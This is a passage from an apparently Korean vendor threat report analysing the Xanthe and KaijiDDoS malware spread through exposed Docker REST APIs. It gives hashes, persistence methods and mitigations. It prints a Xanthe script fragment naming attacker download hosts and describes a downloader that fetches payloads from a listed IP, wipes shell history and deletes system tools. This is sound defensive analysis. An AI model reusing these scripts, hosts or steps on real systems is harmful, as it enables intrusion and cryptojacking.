악성코드를 전파한다.

```
if [ $? -eq 0 ]; then
    echo ""
else
    yum install -y masscan || apt-get install masscan -y
    chmod +x /var/run/*
fi

which jq >/dev/null
if [ $? -eq 0 ]; then
    echo ""
else
    yum install -y jq || apt-get install jq -y
fi
which screen
if [ $? -eq 0 ]; then
    echo ""
else
    yum install -y screen || apt-get install screen -y
fi
scanscrape1="http://xanthe.anondns.net:8080/files/"
actionscrape="https://letsupload.cc/"
scanarray1=("mxutzh.sh" "qiumb.sh")
```

[그림 11] 스캐닝 관련 도구를 통해 측면 이동 기능이 포함된 스크립트


xanthe 악성코드와 연관된 모든 악성코드는 모두 Bash 쉘 스크립트이며, 코드 상단에 opsec_x12라는 로고와 함께 공격자의 모네로 지갑 주소가 기입되어 있는 것이 특징이다.



[그림 12] opsec_x12 로고와 모네로 지갑 주소

3. KaijiDDoS

KaijiDDoS 악성코드는 2020년 4월경 Docker REST API를 통해 배포됐다. [그림 13]과 같이 공격자가 취약한 Docker REST API 서버를 대상으로 KaijiDDoS 다운로더 스크립트를 배포 및 실행시켰다. 이후, 악성코드가 다운로드 및 실행되어 SSH 브루트포스, 디도스, 정보 수집 등 악의적인 행위가 발생된다.



[그림 13] Docker REST API 명령어를 통해 KaijiDDOS 악성코드 배포

먼저 KaijiDDoS 다운로더 스크립트 파일은 파일명이 대부분 '123.sh' 또는 'arm.sh'으로 이루어져 있다. 스크립트 파일에 대한 정보는 아래와 같다.

파일 이름	설명
파일 크기	623.00 B (623 bytes)
MD5	226c5dcdb0b2fa1bb2f877181ab92b51
SHA1	9fc30a9f35b2410a74d95fb6dfa0ee87fc3acf52
SHA256	9301d983e9d8fad3cc205ad67746cd111024daeb4f597a77934c7cfc1328c3d8
파일명	123.sh
안랩 진단명	Downloader/SHELL.Generic

[표 7] KaijiDDoS 다운로더 스크립트 파일 정보

KaijiDDoS 다운로더 스크립트가 실행되면 먼저 공격자 서버(62.171.160.189)로부터 악성코드를 다운받고 실행 권한을 부여해 실행한다. 실행 후 특정 파일을 종료를 시킨 후 '/etc/hosts' 파일을 변조하여 특정 도메인에 대한 정보를 변경시킨다. 마지막으로 악의적인 명령어를 감추기 위해 'history -c'로 명령어 히스토리를 삭제했고, 기존 리눅스 시스템이 정상적으로 서비스를 구동하지 못하도록 기본적인 리눅스 프로그램들을 삭제했다.

KaijiDDoS 다운로더 스크립트에 의해 다운로드된 악성코드 정보는 [표 8]과 같다.

파일 이름	설명
파일 크기	2020-05-23 07:07:22
MD5	4cafb85112364d776a04862aaa4371a0
SHA1	e899215b968512d09f9274bc04ab17d45d24cbe7
SHA256	d315b83e772dfddbd2783f016c38f021225745eb43c06bbdfd92364f68fa4c56
파일명	linux_arm


[표 8] KaijiDDoS 악성코드에 대한 파일 정보

KaijiDDoS 악성코드 역시 Golang 전용 라이브러리를 사용한 것으로 보아 Golang 언어로 제작되었음을 알 수 있다. KaijiDDoS가 실행되면 [표 9]와 같이 다양한 방법으로 악성코드의 지속성을 유지시킨다.

지속성 유지 함수	지속성 유지 방법
main_runghost	'/etc/profile.d'를 이용한 지속성 유지
main_rundingshi	'crontab'을 이용한 지속성 유지
main_runganran	'/etc/init.d/ssh'를 이용한 지속성 유지

[표 9] 지속성 유지 함수 및 방법

지속성을 유지시킨 후에는 'SSH 관련 자격 증명' 관련 파일을 통해 측면 이동을 수행한다. 또한, 측면 이동 뿐만 아니라 DoS 기능 및 임의 명령어 실행 기능도 포함되어 있다.




[그림 14] KaijiDDoS 악성코드에 포함된 임의 명령어 실행 기능

배포된 KaijiDDoS의 파일명(예: linux_386, linux_amd64)에는 아키텍처 명이 포함되어 있다. 이는 공격자가 악성코드를 배포할 때, 해당 시스템에 맞는 악성코드를 배포했던 것으로 추정된다.

접수된 파일명	MD5
linux_386.1	b1f2d1ae2588c850f2ad884f473ef965
linux_386	aa578606f5eabac085cfead0b2487f19
linux_amd64	61bba98859745b37b4444a2c2e825833
arm.sh	506d256aa9fd897a95c0a4698774cbcb
arm_upx	e751f04ca10540e0519521f2f5081542
linux_arm	4cafb85112364d776a04862aaa4371a0
arm.sh	bcf075e357dfac2615548dff62f77e5a
linux_amd64	43db5e57f657c0a9568b4dd73586bf8d
linux_amd64	31ee252c05b31527a0bddd84599048ab

[표 10] 시스템 아키텍쳐 명이 포함된 악성코드 파일명

참고로, 해당 악성코드가 KaijiDDoS로 불리게 된 배경은 [그림 15]와 같이 사용자가 만들어 놓은 함수들 중 'runKaiji'라는 함수에서의 'Kaiji' 단어와 공격자가 만들어 놓은 함수 중 앞 단어인 'ddos' 문자열을 조합한 것이다.



[그림 15] 함수명 기반으로 명명된 KaijiDDoS 악성코드

또한 'main_Getjiechi', 'main_Jiechixieru', 'main_Jiechigo'와 같이 함수명에 중국어로 추정되는 문자열이 포함되어 있다. 이를 볼 때 KaijiDDoS 악성코드는 중국에서 제작한 악성코드로 추정된다.

결론

도커를 활용하면 애플리케이션을 쉽게 빌드/테스트/배포할 수 있어 도커에 대한 관심과 활용도 증가하고 있는 추세다. 이와 같은 상황이 비트코인 가격 상승과 맞물려 많은 공격이 암호화폐 채굴로 연결되고 있다.

Docker REST API를 이용한 공격은 비교적 수행이 쉽고 암호화폐 채굴이 가능한 자원을 쉽게 얻을 수 있다. 이에, 많은 공격자들이 취약한 Docker REST API 서버를 대상으로 공격하고 악성코드를 배포하기 시작했다. 취약한 Docker REST API 서버를 대상으로 배포되는 악성코드는 본 보고서에서 다룬 3가지 외에도 수 없이 많다.

따라서 지속적인 모니터링을 통해 도커를 타겟으로 하는 악성코드에 대한 추적과 차단이 필요하다. 그리고, 인증 및 권한 없는 제3자로 인해 악성코드가 유입되지 않도록 도커의 'tlsverify' 옵션과 'authorization-plugin'을 통해 인증과 권한에 대한 설정을 필수적으로 해야한다.

앞서 소개한 6개 악성코드 중 나머지 3개에 대한 자세한 내용 및 보고서 전문은 안랩의 위협 인텔리전스 플랫폼 'AhnLab TIP' 포털에서 TIP 사용 고객에 한해 열람 가능하다.

▶ AhnLab TIP 포털 바로가기